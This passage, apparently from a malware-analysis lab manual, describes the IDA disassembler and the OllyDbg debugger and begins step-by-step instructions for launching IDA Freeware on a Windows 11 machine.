
IDA: As a disassembler, IDA explores binary programs, for which the source code might not be available, to create maps of their execution. The primary purpose of a disassembler is to display the instructions actually executed by the processor in a symbolic representation called

“assembly language.” However, in real life, things are not always simple. Hostile code usually does not cooperate with the analyst. Viruses, worms, and Trojans are often armored and obfuscated; as such, more powerful tools are required. The debugger in IDA complements the static analysis capabilities of the disassembler. By allowing an analyst to single-step through the code being investigated, the debugger often bypasses the obfuscation. It helps obtain data that the more powerful static disassembler will be able to process in depth.


OllyDbg: OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is unavailable. It traces registers, recognizes procedures, API calls switches, tables, constants, and strings, and locates routines from object files and libraries.

There is a new debugging option, “Set permanent breakpoints on system calls.” When active, it requests OllyDbg to set breakpoints on `KERNEL32.UnhandledExceptionFilter()`, `NTDLL.KiUserExceptionDispatcher()`, `NTDLL.ZwContinue()`, and `NTDLL.NtQueryInformationProcess()`.


1. In the **Windows 11** machine, click **Search** icon () on the **Desktop**. Type **ida** in the search field, the **IDA Freeware** appears in the result, click **Open** to launch it.



2. If the **IDA License** window appears, click on **I Agree**.



3. **User interface telemetry** window appears, uncheck **Yes, I want to help improve IDA** checkbox and click **OK**.

